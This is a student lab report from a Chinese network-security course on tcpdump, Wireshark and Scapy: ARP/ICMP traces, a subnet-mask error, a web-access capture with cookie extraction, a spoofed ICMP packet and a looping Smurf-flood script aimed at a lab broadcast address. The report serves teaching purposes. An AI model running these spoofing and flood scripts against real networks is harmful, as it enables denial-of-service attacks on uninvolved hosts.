

网络安全工程与实践 课程实验报告

Lab01:计算机网络基础与常用工具

院系 工程物理系

姓名 司书屹

学号 2022011090

2024 年 9 月 24 日

目录

| | |
|--|-----------|
| 1 使用 tcpdump 分析 ICMP 流量 | 3 |
| 1.1 子网内外部流量分析 | 4 |
| 1.1.1 ARP 数据包分析 | 4 |
| 1.1.2 ICMP 数据包分析 | 5 |
| 1.2 掩码配置错误流量分析 | 5 |
| 1.3 地址数据 | 6 |
| 2 使用 Wireshark 分析 Web 访问过程流量 | 7 |
| 2.1.1 ARP 数据包分析 | 8 |
| 2.1.2 DNS 数据包分析 | 8 |
| 2.1.3 TCP 数据包分析 | 8 |
| 2.1.3.1 建立连接 | 8 |
| 2.1.3.2 拆除连接 | 9 |
| 2.1.4 HTTP 流与 Cookie | 9 |
| 3 使用 Scapy 构造 ICMP Echo Request 数据包 | 9 |
| 4 Smurf 攻击 | 11 |

1 使用 `tcpdump` 分析 ICMP 流量

地址解析协议 **ARP** 是一种用于解析 IP 地址(网络层)和 MAC 地址(数据链路层)之间的对应关系的网络层协议。网络拓扑中的每个主机都维护有自己的 ARP 缓存表, 记录已知的 IP 地址和 MAC 地址的对应关系。当产生了发送数据包到某个 IP 的需求时, 首先查询 ARP 缓存表, 如果没有找到对应的 MAC 地址, 就会向直连网关发送 ARP Request 广播, 请求对应 IP 的 MAC 地址。如果在洪泛广播的过程中, 有主机收到了 ARP Request, 且发现自己的 IP 地址与请求的 IP 地址相同, 就会向请求方发送 ARP Reply, 告知自己的 MAC 地址。ARP Reply 的目的是让请求方更新 ARP 缓存表, 以便后续的通信。

互联网控制消息协议 **ICMP** 定义了一组用于 IP 协议的控制消息。ICMP 消息通常用于报告错误状况, 如主机不可达、路由不可达等。ICMP 消息也可以用于网络测试, 如 ping 命令就是基于 ICMP 协议实现的。每个 ICMP 消息都被封装在一个 IP 数据包中, 和 UDP 类似, 它是无连接不可靠的。

ping 是一个计算机网络工具, 用于测试主机之间的连通性。ping 命令通过发送 ICMP Echo Request 数据包到目标主机, 然后等待目标主机返回 ICMP Echo Reply 数据包, 从而判断目标主机是否在线。ping 命令的工作原理是基于 ICMP 协议实现的。

本实验的网络拓扑结构如下图




图 1.0.1 实验 1 网络拓扑

在 Client 上利用 `tcpdump` 监视 eth0 网口的数据包, 结合 ping 命令向内外网服务器发送 ICMP 数据包, 分析数据包获得相关 IP/MAC 信息, 加深对网络基础知识的理解。

1.1 子网内外部流量分析

启动拓扑中的所有节点，登录 Client，根据指示检查可用网口和 IP/MAC 地址。执行如下 sh 脚本(sudo)获取子网内数据包通信情况

```

1  #!/bin/bash
2
3  ip neigh flush all          # clear ARP cache
4  tcpdump -i eth0 -n -e > log & # start tcpdump and save log
5  TCPDUMP_PID=$!             # get tcpdump process ID
6  sleep 0.5
7  ping 192.168.3.200 -c 2      # ping inside subnet(2 times)
8  ping 192.168.4.105 -c 2      # ping outside subnet(2 times)
9  sleep 1
10 kill $TCPDUMP_PID          # stop tcpdump
11
12 cat log | grep ARP > arp_log # filter ARP packets
13 cat log | grep ICMP > icmp_log # filter ICMP packets

```

1.1.1 ARP 数据包分析

查看 arp_log 记录，可以看到 2 组 ARP Request 和 ARP Reply 数据包，分别对应内外网的通信情况，记录如下图

这里 ARP 交互的数据包组数不等于 ping 请求的次数，是因为只有主机 ARP 缓存表中没有目标 IP 的 MAC 地址时，才会发生 ARP 交互，在针对两组 IP 的第一次 ping 请求后，主机的 ARP 缓存表中已经有了目标 IP 的 MAC 地址，所以不会再次发生 ARP 交互。

```

imool@ubuntu-20-desktop:~/test$ cat arp_log
03:15:05.853380 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 42: Request who-has 192.168.3.200 tell 192.168.3.10, length 28
03:15:05.858240 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype ARP (0x0806),
length 60: Reply 192.168.3.200 is-at 02:82:00:d8:48:8e, length 46
03:15:06.862320 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806),
length 42: Request who-has 192.168.3.1 tell 192.168.3.10, length 28
03:15:06.866468 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype ARP (0x0806),
length 60: Reply 192.168.3.1 is-at 02:dd:a5:a2:46:04, length 46

```

图 1.1.2 ARP 数据包记录

- 第一组 ARP 交互发生在内网。由于 Client 的 ARP 缓存表中不包括 192.168.3.200 的相关记录，且自身的掩码配置为 24，计算出目标 IP 与自己位于同一子网下，因此 Client(192.168.3.10)在所属子网内广播 ARP Request，直接请求 192.168.3.200 的 MAC 地

址(可以看到该报文中的目标 MAC 地址字段仍为默认值 ff:ff:ff:ff:ff:ff); 同一子网下的 Internal Server(192.168.3.200)收到 ARP Request 后, 向 Client 发送 ARP Reply, 告知自己的 MAC 地址。

- 第二组 ARP 交互发生在内外网之间。同样的, 起初 Client 并没有 192.168.4.105 的链路层地址信息, 并且根据掩码计算得出目标 IP 位于不同子网, 因此 Client 广播请求默认网关 192.168.3.1 的 MAC 地址, 以便将数据包发送到外网; Router 给予 ARP reply 回应, 告知自己的 MAC 地址。

1.1.2 ICMP 数据包分析

查看 icmp_log 记录, 可以看到 4 组 ICMP ECHO Request 和 ICMP ECHO Reply 数据包, 恰好是 ping 命令的执行次数。下图截取了两种情况下各一组 ICMP 数据包

```
03:32:49.668052 02:99:c2:70:22:6c > 02:82:00:d8:48:8e, ethertype IPv4 (0x0800), length 98: 192.168.3.10 > 192.168.3.200: ICMP echo request, id 75, seq 2, length 64
03:32:49.671461 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800), length 98: 192.168.3.200 > 192.168.3.10: ICMP echo reply, id 75, seq 2, length 64
03:32:49.680104 02:99:c2:70:22:6c > 02:dd:a5:a2:46:04, ethertype IPv4 (0x0800), length 98: 192.168.3.10 > 192.168.4.105: ICMP echo request, id 76, seq 1, length 64
03:32:49.684568 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800), length 98: 192.168.4.105 > 192.168.3.10: ICMP echo reply, id 76, seq 1, length 64
```

图 1.1.3 ICMP 数据包记录

可以看到两组 ICMP ECHO 交互分别发生在 Client 与 Internal Server, Client 与 External Server 之间, 记录中包含了各自的 IP 与 MAC 地址, 你来我往, 井井有条。

1.2 掩码配置错误流量分析

修改 Client 的子网掩码为 28, 可以预见的结果是, Client(192.168.3.10)会认为自己的子网空间只能容纳 $2^4 = 16$ 个地址, 会错误地认为 Internal Server(192.168.3.200)与自己不在同一子网下, 转而会直接广播询问默认网关的 MAC 地址, 导致网关 Router 检测到异常请求, 发出警告。

再次执行上述 sh 脚本, 记录数据包通信情况, 不出意外地, 在 ping Internal Server 时, 得到了一条错误警告

```

--- 192.168.3.200 ping 统计 ---
已发送 1 个包, 已接收 1 个包, +1 错误, 0% 包丢失, 耗时 0 毫秒
rtt min/avg/max/mdev = 14.298/14.298/14.298/0.000 ms
PING 192.168.4.105 (192.168.4.105) 56(84) bytes of data.
64 字节, 来自 192.168.4.105: icmp_seq=1 ttl=63 时间=4.50 毫秒
64 字节, 来自 192.168.4.105: icmp_seq=2 ttl=63 时间=3.92 毫秒

--- 192.168.4.105 ping 统计 ---
已发送 2 个包, 已接收 2 个包, 0% 包丢失, 耗时 1002 毫秒
rtt min/avg/max/mdev = 3.921/4.209/4.498/0.288 ms
14 packets captured
14 packets received by filter
0 packets dropped by kernel

```

图 1.2.4 掩码配置错误流量记录

查看 `icmp_log` 记录，会发现出现了一种新的 ICMP 协议 IP 包 `ICMP Redirect`，这是 Router 发出的警告信息，告知 Client 不应要求其向外网转发 ICMP Echo Request 数据包，而是直接在内网中寻找目标主机。检查 `arp_log` 也会发现，在第一次 ping Internal Server 时，Client 就如我们预期的那样，直接广播查询 Router 的 MAC 地址，而不是 Internal Server 的 MAC 地址。

```

imoool@ubuntu-20-desktop:~/test$ cat icmp_log
04:00:05.426877 02:99:c2:70:22:6c > 02:dd:a5:a2:46:04, ethertype IPv4 (0x0800),
length 98: 192.168.3.10 > 192.168.3.200: ICMP echo request, id 77, seq 1, length
64
04:00:05.430641 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype IPv4 (0x0800),
length 70: 192.168.3.1 > 192.168.3.10: ICMP redirect 192.168.3.200 to host 192.1
68.3.200, length 36

```

图 1.2.5 尝试向网关发送 ICMP Echo Request 后被驳回

```

imoool@ubuntu-20-desktop:~/test$ cat arp_log
04:00:05.420674 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), l
ength 42: Request who-has 192.168.3.1 tell 192.168.3.10, length 28
04:00:05.426845 02:dd:a5:a2:46:04 > 02:99:c2:70:22:6c, ethertype ARP (0x0806), l
ength 60: Reply 192.168.3.1 is-at 02:dd:a5:a2:46:04, length 46
04:00:05.430679 02:99:c2:70:22:6c > ff:ff:ff:ff:ff:ff, ethertype ARP (0x0806), l
ength 42: Request who-has 192.168.3.200 tell 192.168.3.10, length 28
04:00:05.435379 02:82:00:d8:48:8e > 02:99:c2:70:22:6c, ethertype ARP (0x0806), l
ength 60: Reply 192.168.3.200 is-at 02:82:00:d8:48:8e, length 46

```

图 1.2.6 错误的 ARP Request 行为

1.3 地址数据

| Operation | ARP Request | | ARP Reply | | ICMP ECHO Request | | ICMP ECHO Reply | |
|----------------|-------------------|-------------------|-------------------|-------------------|-------------------|---------------|-----------------|--------------|
| | src MAC | dst MAC | src MAC | dst MAC | src IP | dst IP | src IP | dst IP |
| inside subnet | 02:99:c2:70:22:6c | ff:ff:ff:ff:ff:ff | 02:82:00:d8:48:8e | 02:99:c2:70:22:6c | 192.168.3.10 | 192.168.3.200 | 192.168.3.200 | 192.168.3.10 |
| outside subnet | 02:99:c2:70:22:6c | ff:ff:ff:ff:ff:ff | 02:dd:a5:a2:46:04 | 02:99:c2:70:22:6c | 192.168.3.10 | 192.168.4.105 | 192.168.4.105 | 192.168.3.10 |
| wrong mask | 02:99:c2:70:22:6c | ff:ff:ff:ff:ff:ff | 02:dd:a5:a2:46:04 | 02:99:c2:70:22:6c | 192.168.3.10 | 192.168.3.200 | 192.168.3.200 | 192.168.3.10 |

在 Wrong mask 一行，记录的 ARP 数据包是 Client 与 Internal Server 之间的，因为与 External Server 之间的通信没有任何异常。此外，该行中 ICMP ECHO Request 数据包的 dst IP 是数据包封装的 IP,而非事实上直接传输的目标 IP，因为第一次 ICMP ECHO Request 被意图传给 Router，但失败了；且该行中的 ICMP ECHO Reply 均是被 ICMP Redirect 纠正后，向 Internal Server 直接请求后返回的。

2 使用 Wireshark 分析 Web 访问过程流量

Wireshark 是一个开源的网络封包分析软件，可以实时监视网络数据包的传输情况。Wireshark 支持多种协议的解析，包括 TCP、UDP、HTTP、FTP 等。本实验中，使用 Wireshark 分析 Web 访问过程的流量，了解 HTTP 协议的工作原理。

本实验的网络拓扑结构如下图




图 2.0.7 实验 2 网络拓扑

在 Client 上首先打开 wireshark 并监听 eth0 网口, 同时使用浏览器访问 www.imool.com.cn 网站, 在 wireshark 中依次看到 ARP/DNS/TCP/HTTP 协议的数据包, 如下图所示

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|------------------------|-------------------|----------|--------|--|
| 1 | 0.0000000000 | 02:77:75:a9:e2:41 | Broadcast | ARP | 42 | Who has 192.168.3.1? Tell : MS-NLB-PhysServer-1... |
| 2 | 0.002534024 | MS-NLB-PhysServer-1... | 02:77:75:a9:e2:41 | ARP | 60 | 192.168.3.1 is at 02:0a:5a |
| 3 | 0.002549160 | 192.168.3.10 | 192.168.2.53 | DNS | 76 | Standard query 0x8424 A www.imool.com.cn |
| 4 | 0.002562838 | 192.168.3.10 | 192.168.2.53 | DNS | 76 | Standard query 0x052a AAAA www.imool.com.cn |
| 5 | 0.007320814 | 192.168.2.53 | 192.168.3.10 | DNS | 125 | Standard query response 0x052a AAAA www.imool.com.cn |
| 6 | 0.007783034 | 192.168.2.53 | 192.168.3.10 | DNS | 117 | Standard query response 0x052a AAAA www.imool.com.cn |
| 7 | 0.134955545 | 192.168.3.10 | 192.168.4.105 | TCP | 74 | 36690 → 80 [SYN] Seq=0 Win=14 |
| 8 | 0.138565857 | 192.168.4.105 | 192.168.3.10 | TCP | 74 | 80 → 36690 [SYN, ACK] Seq=1 Win=14 |
| 9 | 0.138583894 | 192.168.3.10 | 192.168.4.105 | TCP | 54 | 36690 → 80 [RST] Seq=1 Win=14 |
| 10 | 0.335470386 | 192.168.3.10 | 192.168.4.105 | TCP | 74 | 36696 → 80 [SYN] Seq=0 Win=14 |
| 11 | 0.335896445 | 192.168.3.10 | 192.168.4.105 | TCP | 74 | 36702 → 80 [SYN] Seq=0 Win=14 |
| 12 | 0.336094561 | 192.168.3.10 | 192.168.4.105 | TCP | 74 | 36718 → 80 [SYN] Seq=0 Win=14 |
| 13 | 0.338942363 | 192.168.4.105 | 192.168.3.10 | TCP | 74 | 80 → 36696 [SYN, ACK] Seq=1 Win=14 |
| 14 | 0.338955566 | 192.168.3.10 | 192.168.4.105 | TCP | 54 | 36696 → 80 [RST] Seq=1 Win=14 |
| 15 | 0.339323223 | 192.168.4.105 | 192.168.3.10 | TCP | 74 | 80 → 36702 [SYN, ACK] Seq=0 Win=14 |
| 16 | 0.339350876 | 192.168.3.10 | 192.168.4.105 | TCP | 66 | 36702 → 80 [ACK] Seq=1 Ack=1 Win=14 |
| 17 | 0.339807119 | 192.168.4.105 | 192.168.3.10 | TCP | 74 | 80 → 36718 [SYN, ACK] Seq=0 Win=14 |
| 18 | 0.339817134 | 192.168.3.10 | 192.168.4.105 | TCP | 66 | 36718 → 80 [ACK] Seq=1 Ack=1 Win=14 |
| 19 | 0.341434880 | 192.168.3.10 | 192.168.4.105 | HTTP | 355 | GET /12.6a74c6660475ae6e8a |
| 20 | 0.341524672 | 192.168.3.10 | 192.168.4.105 | HTTP | 361 | GET /manifest.5d3b2afc12de |
| 21 | 0.344086998 | 192.168.4.105 | 192.168.3.10 | TCP | 66 | 80 → 36702 [ACK] Seq=1 Ack=1 Win=14 |
| 22 | 0.344658044 | 192.168.4.105 | 192.168.3.10 | TCP | 66 | 80 → 36718 [ACK] Seq=1 Ack=1 Win=14 |

图 2.0.8 Wireshark 数据包记录

2.1.1 ARP 数据包分析

一组 ARP 交互发生在 Client 与默认网关 Router(192.168.3.1)之间, Client 广播请求 RouterMAC 地址, Router 回应 ARP Reply 告知自己的 MAC 地址。

2.1.2 DNS 数据包分析

Client 与 DNS 服务器之间一共进行了两次 DNS 查询, 分别查询 www.imool.com.cn 的 A 记录(IPv4 地址)和 AAAA 记录(IPv6 地址)。DNS 查询过程中, Client 向 DNS 服务器发送 query 数据包, DNS 服务器回应 query response 数据包, 告知 www.imool.com.cn 的 IP 地址。具体来说, 答复可能包含三个字段

- Answer: 包括域名和 IP 地址, 例如本次实验得到的第一条针对 A 记录的回答是 www.imool.com.cn: type A, class IN, addr 192.168.4.105
- Authority: 负责该域名的 DNS 服务器信息, 例如 imool.com.cn: type NS, class IN, ns ns.imool.com.cn
- Additional: 额外信息, 例如 ns.imool.com.cn: type A, class IN, addr 192.168.4.105

2.1.3 TCP 数据包分析

2.1.3.1 建立连接

Client 与 Web 服务器之间建立 TCP 连接时需要进行三次握手

- Client 首先向服务器发送 SYN 数据包, 请求建立连接
- 之后服务器回应 SYN+ACK 数据包, 表示接受连接请求

- 最后 Client 回应 ACK 数据包，表示连接建立成功

在 wireshark 抓包中可以看到有连续多个 TCP 数据包，这是由于发生了异常而出现了 RST 中断连接，在中断之后多次尝试重连，最终成功建立连接。检查最后一次 RST 与 HTTP 数据包之间的 TCP 数据包，可以看到服务器针对 Client 先前的多次 SYN 请求进行了两次 ACK 确认，被 Client 回应 ACK 后，连接成功建立。

2.1.3.2 拆除连接

相比建立连接，Client 与服务器之间断开 TCP 连接时分别断开各自的单向信道，需要经历四次挥手

- Client 向服务器发送 FIN 数据包，请求断开连接
- 服务器回应 ACK 数据包，表示接受断开请求
- 服务器向 Client 发送 FIN 数据包，请求断开连接
- Client 回应 ACK 数据包，表示接受断开请求

在 wireshark 抓包中可以看到符合该逻辑的 TCP 数据包交互。

2.1.4 HTTP 流与 Cookie

HTTP 数据包中包含了 HTTP 请求和 HTTP 响应两种类型，HTTP 请求包括 GET/POST 等方法，请求头部包括 Host/User-Agent 等信息，请求体包括 Cookie 等信息；HTTP 响应包括状态码/响应头部等信息，响应体包括 HTML/JSON 等数据。在 wireshark 抓包中可以看到 HTTP 请求和响应的数据包，其中响应体中包含了网页的 HTML 代码，可以看到网页的结构和内容。

为了提取用户访问网页的 Cookie 信息，可以使用 wireshark 的流追踪功能，选择 Analyze>Follow>HTTP Stream，可以看到 HTTP 请求和响应的详细信息，可以查询到本次访问的 Cookie 为 `imool-g6a77h9w0t2u15jkx`

3 使用 Scapy 构造 ICMP Echo Request 数据包

[Scapy](#) 是一个强大的网络数据包构造和解析工具，可以用于构造各种协议的数据包，如 IP、TCP、UDP、ICMP 等。Scapy 支持 Python 语法，可以方便地构造和解析数据包。本实验中，使用 Scapy 构造 ICMP Echo Request 数据包，伪造两个用户之间的 ICMP Echo 交互行为，了解攻击原理。

本实验的网络拓扑结构如下图




图 3.0.9 实验 3 网络拓扑

首先登录 Victim，利用 wireshark 记录 eth0 的数据包信息，然后登录 Attacker，按照指导以 sudo 开启 scapy 交互式界面后，依次执行如下命令

```

1 ip_layer=IP(src="192.168.4.105",dst="192.168.3.10")
2 icmp_layer=ICMP()
3 payload="I come from Attacker-192.168.2.100" #"hello world"
4 icmp_request=ip_layer/icmp_layer/payload
5 send(icmp_request)

```

在 Victim 的 wireshark 中可以看到 User 向 Victim 发送了 ICMP Echo Request 数据包，记录如下图




图 3.0.10 伪造的 ICMP Echo Request 数据包记录

4 Smurf 攻击

Smurf attack 是一种通过伪造受害者 IP 地址，向广播地址发送 ICMP Echo Request 数据包，从而使得所有主机向受害者主机发送 ICMP Echo Reply 数据包的 DDoS 攻击方式。Smurf 攻击利用了 ICMP Echo Request 数据包的广播特性，可以造成网络拥塞，影响网络正常通信。在本实验中，利用 scapy 脚本，模拟一次 Smurf 攻击(Dos)，了解攻击原理。

本实验的网络拓扑结构如下图




图 4.0.11 实验 4 网络拓扑

登录 Attacker,按照指导以 sudo 开启 scapy 交互式界面后，依次执行如下命令

```

1 from scapy.all import *
2 ip_layer=IP(src="192.168.4.105",dst="192.168.3.255")
3 icmp_layer=ICMP()
4 icmp_request=ip_layer/icmp_layer
5 while True:
6     send(icmp_request)

```

再分别登录放大区内的 User 主机和 Victim 主机，使用 `tcpdump -i eth0 -q` 命令查看数据包，可以看到 User 处有大量成组的 Request/Reply 数据包，而 Victim 仅接收到大量的 ICMP Echo Reply 数据包，它们是来自反射放大区内的主机。如下图

```

06:23:53.407676 IP 192.168.3.10 > ubuntu18: ICMP echo reply, id 0, seq 0, length 8
